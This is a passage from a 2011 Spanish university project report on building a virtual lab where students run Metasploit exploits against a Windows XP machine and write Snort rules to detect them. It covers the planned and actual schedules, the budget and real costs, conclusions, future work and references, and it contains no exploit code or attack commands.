Tabla 18. Tareas necesarias para la creación de scripts de ejecución.

En las siguientes figuras se pueden observar los diagramas de Gantt correspondientes a la planificación inicial y real de cada una de las tareas en las cuales se ha dividido este proyecto.

Id	Nombre de tarea	Duración	Comienzo	Fin	Predecesoras
1	Inicio del proyecto	0 días	lun 31/01/11	lun 31/01/11	
2	**Análisis**	**84 días**	**lun 31/01/11**	**jue 26/05/11**	
3	**Análisis METASPLOIT**	**25 días**	**lun 31/01/11**	**vie 04/03/11**	
4	Búsqueda de documentación sobre el uso de Metasploit	10 días	lun 31/01/11	vie 11/02/11	
5	Análisis de la documentación encontrada	12 días	lun 07/02/11	mar 22/02/11	
6	Practicas con Metasploit	15 días	lun 14/02/11	vie 04/03/11	
7	**Creación maquina virtual vulnerable**	**16 días**	**lun 07/03/11**	**lun 28/03/11**	
8	Construcción de varias maquinas virtuales vulnerables	5 días	lun 07/03/11	vie 11/03/11	
9	Elección de la "Mejor" maquina virtual	1 día	lun 14/03/11	lun 14/03/11	4;5;6;8
10	Pruebas con la maquina virtual seleccionada	10 días	mar 15/03/11	lun 28/03/11	9
11	**Búsqueda de posibles exploits**	**43 días**	**mar 29/03/11**	**jue 26/05/11**	7
12	Selección de posibles exploits para Windows XP	15 días	mar 29/03/11	lun 18/04/11	9
13	análisis viabilidad de exploits seleccionados	5 días	mar 19/04/11	lun 25/04/11	12
14	Selección de exploits finales	5 días	mar 26/04/11	lun 02/05/11	13
15	Pruebas de exploits de prueba a la maquina virtual	10 días	mar 26/04/11	lun 09/05/11	13
16	finalización maquina virtual vulnerable	1 día	mar 10/05/11	mar 10/05/11	15
17	análisis de exploits seleccionados	8 días	mar 10/05/11	jue 19/05/11	15
18	generación de la documentación	5 días	vie 20/05/11	jue 26/05/11	17
19	**Diseño**	**19 días**	**vie 27/05/11**	**mié 22/06/11**	18;2
20	**Creación y configuración maquina SNORT**	**19 días**	**vie 27/05/11**	**mié 22/06/11**	
21	Descarga, instalación y configuración	1 día	vie 27/05/11	vie 27/05/11	
22	Pruebas de funcionamiento	2 días	lun 30/05/11	mar 31/05/11	21
23	**Análisis de exploits para la creación de reglas**	**16 días**	**mié 01/06/11**	**mié 22/06/11**	22
24	adobe_geticon	2 días	mié 01/06/11	jue 02/06/11	
25	amaya_bdo	2 días	vie 03/06/11	lun 06/06/11	24
26	ms06_013_createtextrange	2 días	mar 07/06/11	mié 08/06/11	25
27	ms06_057_webview_setslice	2 días	jue 09/06/11	vie 10/06/11	26
28	ms06_067_keyframe	2 días	lun 13/06/11	mar 14/06/11	27
29	ms08_067_netapi	2 días	mié 15/06/11	jue 16/06/11	28
30	msvidctl_mpeg2	2 días	vie 17/06/11	lun 20/06/11	29
31	ms10_002_aurora	2 días	mar 21/06/11	mié 22/06/11	30
32	**Implementación**	**15 días**	**jue 23/06/11**	**mié 13/07/11**	
33	**Creación de reglas**	**15 días**	**jue 23/06/11**	**mié 13/07/11**	31;23
34	adobe_geticon	2 días	jue 23/06/11	vie 24/06/11	
35	amaya_bdo	2 días	lun 27/06/11	mar 28/06/11	34
36	ms06_013_createtextrange	2 días	mié 29/06/11	jue 30/06/11	35
37	ms06_057_webview_setslice	2 días	vie 01/07/11	lun 04/07/11	36
38	ms06_067_keyframe	2 días	mar 05/07/11	mié 06/07/11	37
39	ms08_067_netapi	2 días	jue 07/07/11	vie 08/07/11	38
40	msvidctl_mpeg2	3 días	lun 11/07/11	mié 13/07/11	39
41	ms10_002_aurora	3 días	lun 11/07/11	mié 13/07/11	39
42	**Pruebas**	**12 días**	**jue 14/07/11**	**vie 29/07/11**	
43	**Pruebas de las reglas creadas**	**11 días**	**jue 14/07/11**	**jue 28/07/11**	41;33
44	Individuales	3 días	jue 14/07/11	lun 18/07/11	
45	secuenciales	3 días	mar 19/07/11	jue 21/07/11	44
46	de colisiones	3 días	vie 22/07/11	mar 26/07/11	45
47	Informes de las pruebas realizadas	2 días	mié 27/07/11	jue 28/07/11	46
48	Viabilidad de ejecución de practica	1 día	vie 29/07/11	vie 29/07/11	47
49	**Documentación**	**30 días**	**vie 29/07/11**	**jue 08/09/11**	47;19;43
50	Elaboración manual de Practica	10 días	vie 29/07/11	jue 11/08/11	47
51	Elaboración memoria	20 días	vie 12/08/11	jue 08/09/11	50
52	Fin del proyecto	0 días	jue 08/09/11	jue 08/09/11	51



Figura 24. Diagrama de Gantt (Planificación Inicial)

Id	Nombre de tarea	Duración	Comienzo	Fin
1	Inicio del proyecto	0 días	lun 31/01/11	lun 31/01/11
2	**Análisis**	**84 días**	**lun 31/01/11**	**jue 26/05/11**
3	**Análisis METASPLOIT**	**25 días**	**lun 31/01/11**	**vie 04/03/11**
4	Búsqueda de documentación sobre el uso de Metasploit	10 días	lun 31/01/11	vie 11/02/11
5	Análisis de la documentación encontrada	12 días	lun 07/02/11	mar 22/02/11
6	Practicas con Metasploit	15 días	lun 14/02/11	vie 04/03/11
7	**Creación maquina virtual vulnerable**	**16 días**	**lun 07/03/11**	**lun 28/03/11**
8	Construcción de varias maquinas virtuales vulnerables	5 días	lun 07/03/11	vie 11/03/11
9	Elección de la "Mejor" maquina virtual	1 día	lun 14/03/11	lun 14/03/11
10	Pruebas con la maquina virtual seleccionada	10 días	mar 15/03/11	lun 28/03/11
11	**Búsqueda de posibles exploits**	**43 días**	**mar 29/03/11**	**jue 26/05/11**
12	Selección de posibles exploits para Windows XP	15 días	mar 29/03/11	lun 18/04/11
13	análisis viabilidad de exploits seleccionados	5 días	mar 19/04/11	lun 25/04/11
14	Selección de exploits finales	5 días	mar 26/04/11	lun 02/05/11
15	Pruebas de exploits de prueba a la maquina virtual	10 días	mar 26/04/11	lun 09/05/11
16	finalización maquina virtual vulnerable	1 día	mar 10/05/11	mar 10/05/11
17	análisis de exploits seleccionados	8 días	mar 10/05/11	jue 19/05/11
18	generación de la documentación	5 días	vie 20/05/11	jue 26/05/11
19	**Diseño**	**19 días**	**vie 27/05/11**	**mié 22/06/11**
20	**Creación y configuración maquina SNORT**	**19 días**	**vie 27/05/11**	**mié 22/06/11**
21	Descarga, instalación y configuración	1 día	vie 27/05/11	vie 27/05/11
22	Pruebas de funcionamiento	2 días	lun 30/05/11	mar 31/05/11
23	**Análisis de exploits para la creación de reglas**	**16 días**	**mié 01/06/11**	**mié 22/06/11**
24	adobe_geticon	2 días	mié 01/06/11	jue 02/06/11
25	amaya_bdo	2 días	vie 03/06/11	lun 06/06/11
26	ms06_013_createtextrange	2 días	mar 07/06/11	mié 08/06/11
27	ms06_057_webview_setslice	2 días	jue 09/06/11	vie 10/06/11
28	ms06_067_keyframe	2 días	lun 13/06/11	mar 14/06/11
29	ms08_067_netapi	2 días	mié 15/06/11	jue 16/06/11
30	msvidctl_mpeg2	2 días	vie 17/06/11	lun 20/06/11
31	ms10_002_aurora	2 días	mar 21/06/11	mié 22/06/11
32	**Implementación**	**21 días**	**jue 23/06/11**	**jue 21/07/11**
33	**Creación de reglas**	**21 días**	**jue 23/06/11**	**jue 21/07/11**
34	adobe_geticon	3 días	jue 23/06/11	lun 27/06/11
35	amaya_bdo	3 días	mar 28/06/11	jue 30/06/11
36	ms06_013_createtextrange	3 días	vie 01/07/11	mar 05/07/11
37	ms06_057_webview_setslice	3 días	mié 06/07/11	vie 08/07/11
38	ms06_067_keyframe	3 días	lun 11/07/11	mié 13/07/11
39	ms08_067_netapi	3 días	jue 14/07/11	lun 18/07/11
40	msvidctl_mpeg2	3 días	mar 19/07/11	jue 21/07/11
41	ms10_002_aurora	3 días	mar 19/07/11	jue 21/07/11
42	**Creación de scripts**	**9 días**	**vie 22/07/11**	**mié 03/08/11**
43	adobe_geticon	1 día	vie 22/07/11	vie 22/07/11
44	amaya_bdo	1 día	lun 25/07/11	lun 25/07/11
45	ms06_013_createtextrange	1 día	mar 26/07/11	mar 26/07/11
46	ms06_057_webview_setslice	1 día	mié 27/07/11	mié 27/07/11
47	ms06_067_keyframe	1 día	jue 28/07/11	jue 28/07/11
48	ms08_067_netapi	1 día	vie 29/07/11	vie 29/07/11
49	msvidctl_mpeg2 y ms10_002_aurora	1 día	lun 01/08/11	lun 01/08/11
50	Script de FIN	1 día	mar 02/08/11	mar 02/08/11
51	Script envío de correo	1 día	mié 03/08/11	mié 03/08/11
52	**Pruebas**	**12 días**	**mié 03/08/11**	**jue 18/08/11**
53	**Pruebas de las reglas creadas**	**11 días**	**mié 03/08/11**	**mié 17/08/11**
54	Individuales	3 días	mié 03/08/11	vie 05/08/11
55	secuenciales	3 días	lun 08/08/11	mié 10/08/11
56	de colisiones	3 días	jue 11/08/11	lun 15/08/11
57	Informes de las pruebas realizadas	2 días	mar 16/08/11	mié 17/08/11
58	Viabilidad de ejecución de practica	1 día	jue 18/08/11	jue 18/08/11
59	**Documentación**	**37 días**	**jue 18/08/11**	**vie 07/10/11**
60	Elaboración manual de Practica	10 días	jue 18/08/11	mié 31/08/11
61	Elaboración memoria	27 días	jue 01/09/11	vie 07/10/11
62	Fin del proyecto	0 días	vie 07/10/11	vie 07/10/11



Figura 25. Diagrama de Gantt (Planificación Real)

7.3 Análisis Económico

Esta sección muestra el análisis económico del proyecto incluyendo costes iniciales, presupuesto, costes finales y análisis de la variación. Las cantidades aquí mostradas no incluyen IVA a menos que se especifique lo contrario.

7.3.1 Costes Iniciales del Proyecto

A continuación se muestran los costes del proyecto, tanto de personal como de materiales.

Personal:

Apellidos y Nombre	Categoría	Dedicación (hora hombre)	Coste hora (Euros)	Coste total
Cárdenas Parra, Andrés	Analista y programador	960	9	8.640,00
Blasco Alís, Jorge	Jefe de proyecto y analista	50	22,5	1.125,00
			Total	**9.765,00**

Tabla 19. Costes de personal iniciales

Para estos costes se han tenido en cuenta las siguientes consideraciones:

- Se ha hecho una estimación de las horas dedicadas al proyecto por cada una de las personas.
- El coste de la hora es aproximado, teniendo en cuenta un salario de 21.000€ brutos anuales para el programador y un salario de 52.500€ brutos al año para el jefe de proyecto teniendo en cuenta su experiencia.
- No incluye IVA.

Material (Software y Equipos):

Descripción	Coste (Euro)	% Uso dedicado proyecto	Dedicación (meses)	Coste imputable[3]
Ordenador Portátil Dell XPS M1530	1.200,00	100,00%	7	140,00
Microsoft Office 2011 Estudiantes (Excel, PowerPoint y Word)	139	100,00%	7	16,22

Microsoft Office Visio 2010	330	100,00%	1	5,50
Microsoft Office Project 2010	775	100,00%	2	25,83
Microsoft Windows 7 Professional	309	100,00%	7	36,05
			Total	**223,6**

Tabla 20. Costes de material (equipos y software) iniciales

Para estos costes se han tenido en cuenta las siguientes consideraciones:

- No se ha incluido el software gratuito.
- El coste imputable se calcula tomando como base que la vida útil del producto serán 5 años (60 meses).
- Estos precios no incluyen IVA.

7.3.2 Presupuesto Coste inicial

Teniendo en cuenta los costes del proyecto se realiza el siguiente presupuesto de coste del proyecto.

Gastos (Euros)	Costes Totales (Euros)
Personal	9.765,00
Materiales y Equipos	223,60
Subcontratación de tareas	0
Costes de funcionamiento	0
Costes indirectos	1.997,72
Total	**11.986,32**

Tabla 21. Resumen de costes iniciales

Los costes indirectos se consideran un 20%. Este dato proviene de estimaciones realizadas por compañía consultora del sector IT. Este valor incluye gastos de transporte, energía, agua, etc.

El total de los gastos del proyecto es: **11.986,32 euros** sin incluir 18% de IVA.

7.3.3 Presupuesto para el cliente

A partir del apartado anterior se elaborará el presupuesto que se deberá entregar al cliente para informar de los costes del proyecto.

Se deben tener en cuenta los siguientes factores:

- Porcentaje de Beneficio: para asegurar la rentabilidad del proyecto. Se aplicará un 20% de beneficio.

- Porcentaje de Riesgo: se sumará un 15% para asegurar la rentabilidad del proyecto ante inconvenientes que puedan surgir durante la elaboración que supongan un gasto no contemplado en el análisis inicial de costes.

Teniendo en cuenta lo anterior, el presupuesto que se debe entregar al cliente, debe tener un incremento del 35% sobre el presupuesto inicial mostrado en la sección anterior.

A continuación se presenta el presupuesto realizado para este proyecto incluyendo el detalle de costes relacionado con el personal, material, costes indirectos y coste total del proyecto. Estos valores incluyen todos los impuestos exceptuando el IVA.

Presupuesto:

Personal:

Apellidos y Nombre	Categoría	Dedicación (hora hombre)[2]	Coste hora (Euros)[2]	Coste total
Cárdenas Parra, Andrés	Analista y programador	960	12,15	11.664,00
Blasco Alís, Jorge	Jefe de proyecto y analista	50	30,38	1.518,75
			Total	**13.182,75**

Tabla 22. Desglose gastos de personal

Material (Equipos y Software)

Descripción	Coste (Euro)	% Uso dedicado proyecto	Dedicación (meses)	Coste imputable[3]
Ordenador Portátil Dell XPS M1530	1.620,00	100,00%	7	189,00
Microsoft Office 2011 Estudiantes (Excel, PowerPoint y Word)	187,65	100,00%	7	21,89
Microsoft Office Visio 2010	445,50	100,00%	1	7,43
Microsoft Office Project 2010	1.046,25	100,00%	2	34,88
Microsoft Windows 7 Professional	417,15	100,00%	7	48,67
			Total	**301,86**

Tabla 23. Desglose coste de material y equipos

Resumen de costes

[2] Horas de esfuerzo estimadas según la dedicación del personal. Coste por hora aproximado según el mercado.

[3] Calculo coste imputable: (A/B)*C*D

A= nº de meses desde la fecha de facturación en que el equipo es utilizado.

B= periodo de depreciación (60 meses).

C= coste del equipo (sin IVA).

D= % del uso que se dedica al proyecto (habitualmente 100%).

Gastos (Euros)	Costes Totales (Euros)
Personal	13.182,75
Materiales y Equipos	301,86
Subcontratación de tareas	0
Costes de funcionamiento	0
Costes indirectos	2.696,92
Total	16.181,53
Total con IVA (18%)	**19.094,21**

Tabla 24. Resumen de costes del Proyecto y total

El presupuesto total de este proyecto asciende a la cantidad de DIECINUEVE MIL NOVENTA Y CUATRO EUROS CON VEINTIÚN CÉNTIMOS.

Leganés, a 13 de octubre de 2011

El ingeniero proyectista

Fdo. Andrés Cárdenas Parra

7.3.4 Costes Finales

A continuación se muestran los costes al finalizar el proyecto.

Personal:

Apellidos y Nombre	Categoría	Dedicación (hora hombre)	Coste hora (Euros)	Coste total
Cárdenas Parra, Andrés	Analista y programador	1092	9,00	9.828,00
Blasco Alís, Jorge	Jefe de proyecto y analista	60	22,50	1.350,00
			Total	**11.178,00**

Tabla 25. Costes de personal reales

Material:

Descripción	Coste (Euro)	% Uso dedicado proyecto	Dedicación (meses)	Coste imputable[3]
Ordenador Portátil Dell XPS M1530	1.200,00	100,00%	8	160,00
Microsoft Office 2011 Estudiantes (Excel, PowerPoint y Word)	139,00	100,00%	8	18,53
Microsoft Office Visio 2010	330,00	100,00%	1	5,50
Microsoft Office Project 2010	775,00	100,00%	3	38,75
Microsoft Windows 7 Professional	309,00	100,00%	8	41,20
			Total	**263,98**

Tabla 26. Costes de material (equipo y software) reales

Resumen de costes:

Gastos (Euros)	Costes Totales (Euros)
Personal	11.178,00
Materiales y Equipos	263,98
Subcontratación de tareas	0
Costes de funcionamiento	0
Costes indirectos	2.288,40
Total	**13.730,38**

Tabla 27. Resumen de costes reales

El coste total real del proyecto sin tener en cuenta los beneficios es de **13.730,38€.**

7.3.5 Análisis de la variación y del beneficio

A continuación se realiza un análisis de la variación de costes y beneficios del proyecto.

Inicialmente el proyecto tenía un coste total de **11.986,32 euros,** tal y como se muestra en la sección 7.3.2. Teniendo en cuenta el presupuesto para el cliente donde el coste total es de **16.181,53 euros,** se determina que el beneficio es del **35%,** con un total de **4195.21 euros** de beneficio inicial**.**

A continuación, si tenemos en cuenta el coste total real del proyecto (**13.730,38 euros),** se determina que el beneficio real es del **17.85%** con un total de **2.451,15 euros** de beneficio.

Esta variación se debe al cambio en la planificación inicial. En la planificación inicial no se tuvo en cuenta la realización de los scripts de ejecución de exploits. Esto afecto notablemente el tiempo total requerido para la realización del proyecto, ya que no se había estimado su desarrollo y tampoco su documentación. También afecto al tiempo total del proyecto la dificultad que supuso la creación de las reglas para la detección de exploits, incrementado el tiempo necesario.

Capítulo 8

CONCLUSIONES Y LÍNEAS FUTURAS

Este proyecto ha abarcado la creación de un entorno virtual para la realización de ataques a sistemas informáticos mediante la ejecución de exploits. Este entorno sirve para realizar prácticas académicas relacionadas con el ámbito de la seguridad informática.

Para poder conseguirlo se han alcanzado las metas que se presentan a continuación:

En primer lugar fue necesaria la realización de un análisis de la herramienta Metasploit. Con este análisis se consiguió obtener un listado con exploits que pueden ser usados con facilidad y con la garantía de conseguir ataques exitosos. Para la realización de este análisis fue necesario crear la máquina virtual víctima.

Como segunda parte se realizó un análisis de los exploits que se obtuvieron previamente con el fin de comprender su funcionamiento. Acto seguido, se procedió a crear una máquina virtual que serviría como sistema detector de intrusiones (usando Snort).

Una vez que se dispuso de una máquina virtual funcional que sirviera como IDS, se procedió a realizar reglas de Snort que fueran capaces de detectar los exploits que fueron seleccionados previamente. Además, se tuvo en cuenta las diferentes técnicas de evasión incluidas en Metasploit.

Además, se realizó una máquina virtual que sirviese como atacante, debido a la necesidad de tener a disposición de los alumnos en el aula de clase, los permisos necesarios para la correcta ejecución de los ataques.

Una vez alcanzadas todas estas metas se consiguió que un estudiante pudiera realizar ataques a otras máquinas sin afectar el entorno que lo soporta. Todo esto gracias al sistema de virtualización usado, que al crear una red interna entre las diferentes máquinas virtuales no hace uso de la red del aula de clase. Además, tras analizar los resultados obtenidos se puede concluir que el entorno desarrollado cumple con las necesidades establecidas.

Durante el proceso de creación de reglas, se pudo concluir que existen varias técnicas de evasión de sistemas detectores (ofuscación, aleatoriedad de espacios y código auto-descifrable), lo que dificulta en gran manera la correcta detección de posibles ataques.

Finalmente, se concluye que este tipo de sistemas puede ser utilizado por alumnos para incrementar su conocimiento acerca de la seguridad informática. Además, se fomenta el análisis y la investigación de las diferentes técnicas de seguridad, enfatizando la explotación de vulnerabilidades.

Se puede considerar los siguientes puntos como posibles líneas futuras para mejorar y complementar el proyecto:

- Automatización del proceso de ejecución de exploits. Así, el alumno podría ejecutar más exploits en el mismo tiempo sin la necesidad de realizar cambios en los scripts, ya que estos quedarían completamente suprimidos.
- Incrementar el número de exploits a ejecutar, incluyendo el uso de otros posibles protocolos. Con esto, el conocimiento adquirido por los alumnos sería mayor, teniendo la posibilidad de comparar el funcionamiento de otros tipos de exploits, aparte de los vistos en este proyecto (Browser y SMB).
- Como complemento al punto anterior, se crearían más reglas para detectar los nuevos tipos de exploits incluidos. De esta manera el alumno aprendería tanto ataques distintos, como la defensa ante estos nuevos ataques.
- Utilización de otros sistemas operativos para atacar (aparte de Windows XP). Así, el alumno podrá comparar el funcionamiento interno de los diferentes sistemas operativos y conocer sus fortalezas y debilidades.
- Inclusión de nuevos Payloads. Se debe tener en cuenta que es necesario realizar un análisis previo para poder dar una explicación del funcionamiento interno y uso de los mismos a los alumnos. También, se deben crear reglas para la detección de Payloads.
- Creación de un sistema automático de calificación, ayudando al profesor con este proceso. El sistema podría analizar las reglas de Snort que generaron alertas y sobre eso generar una calificación del trabajo realizado por los alumnos en el aula de clase.
- Inclusión de nuevas herramientas de ataque y auditoría, así el conocimiento del alumno respecto a la seguridad informática se vería reforzado.

Si se uniesen todas estas mejoras se dispondría de un sistema de entrenamiento ante ciberataques (Cyber Range en inglés), que permitiría a los usuarios, mejorar las formas de ataque a otros sistemas y también la defensa ante posibles ataques.

GLOSARIO

API	*Application Programming Interface*
ASCII	*American Standard Code for Information Interchange*
ASP	*Application Service Provider*
HIDS	*Host-based Intrusion Prevention System*
HTML	*Hyper Text Markup Language*
HTTP	*Hyper Text Tranfer Protocol*
IDS	*Instrusion Detection System*
IP	*Internet Protocol*
IPS	*Intrusion Prevention System*
NIDS	*Network-based Instrusion Detection System*
SMB	*Server Message Block*
SMTP	*Simple Mail Transfer Protocol*
TCP	*Transmission Control Protocol*

REFERENCIAS

[1] Manzuik, S., Gold, A., Gatford, C. *Network Security Assessment: From Vulnerability to Patch.* Disponible [Internet]: <http://my.safaribooksonline.com/book/networking/security/9781597491013> [22 de Agosto de 2011]

[2] *The Open Source Vulnerability Database*. Disponible [Internet]: <http://osvdb.org/> [22 de Agosto de 2011]

[3] *Common Vulnerabilities and Exposures*. Disponible [Internet]: <http://cve.mitre.org/index.html> [22 de Agosto de 2011]

[4] *Microsoft Security Bulletin*. Disponible [Internet]: <http://www.microsoft.com/technet/security/current.aspx> [22 de Agosto de 2011]

[5]*National vulnerability database*. Disponible [Internet]: <http://nvd.nist.gov/> [22 de Agosto de 2011]

[6] Harper, A., Harris, S., Ness, J., Eagle, C., Lenkey, G., Williams, T. *Gray Hat Hacking: The Ethical Hacker's Handbook, Third Edition.* Disponible [Internet]: <http://my.safaribooksonline.com/book/-/9780071742559 [22 de Agosto de 2011]

[7] *Metasploit framework.* Disponible [Internet]: < http://www.metasploit.com/> [22 de Agosto de 2011]

[8] *The Perl Programming Language*. Disponible [Internet]: < http://www.perl.org/> [2 de septiembre de 2011]

[9] *Ruby programming Language.* Disponible [Internet]: < http://www.ruby-lang.org/eng/> [2 de septiembre de 2011]

[10] *tcpdump.* Disponible [Internet]: < http://www.tcpdump.org/> [2 de septiembre de 2011]

[11] *Wireshark*. Disponible [Internet]: < http://www.wireshark.org/about.html> [22 de Agosto de 2011]

[12] *Snort*. Disponible [Internet]: <http://www.snort.org/> [23 de Agosto de 2011]

[13] *Nessus.* Disponible [Internet]: <http://www.tenable.com/products/nessus/> [2 de septiembre de 2011]

[14] *Nmap.* Disponible [Internet]: <http://www.nmap.org/> [2 de septiembre de 2011]

[15] *W3af.* Disponible [Internet]: <http://w3af.sourceforge.net/> [24 de Agosto de 2011]

[16] *Nikto.* Disponible [Internet]: <http://cirt.net/nikto2/> [24 de Agosto de 2011]

[17] *Backtrack Disponible* [Internet]: <http://www.backtrack-linux.org/> [24 de Agosto de 2011]

[18] *CORE IMPACT Pro.* Disponible [Internet]: <http://www.coresecurity.com/content/core-impact-overview> [24 de Agosto de 2011]

[19] *W3schools Web statistics and trends.* Disponible [Internet]: <http://www.w3schools.com/browsers/browsers_os.asp> [26 de Agosto de 2011]

[20] *National Institute of Standards and technology*. Disponible [Internet]: <http://www.nist.gov> [2 de septiembre de 2011]

[21] *National Vulnerability Database. Federal Desktop Core Configuration.* Disponible [Internet]: <http://nvd.nist.gov/fdcc/download:fdcc.cfm > [2 de septiembre de 2011]

[22] Boaz, B. *Can we obfuscate programs?.* Disponible [Internet]: <http://www.math.ias.edu/~boaz/papers/obf_informal.html> [2 de septiembre de 2011]

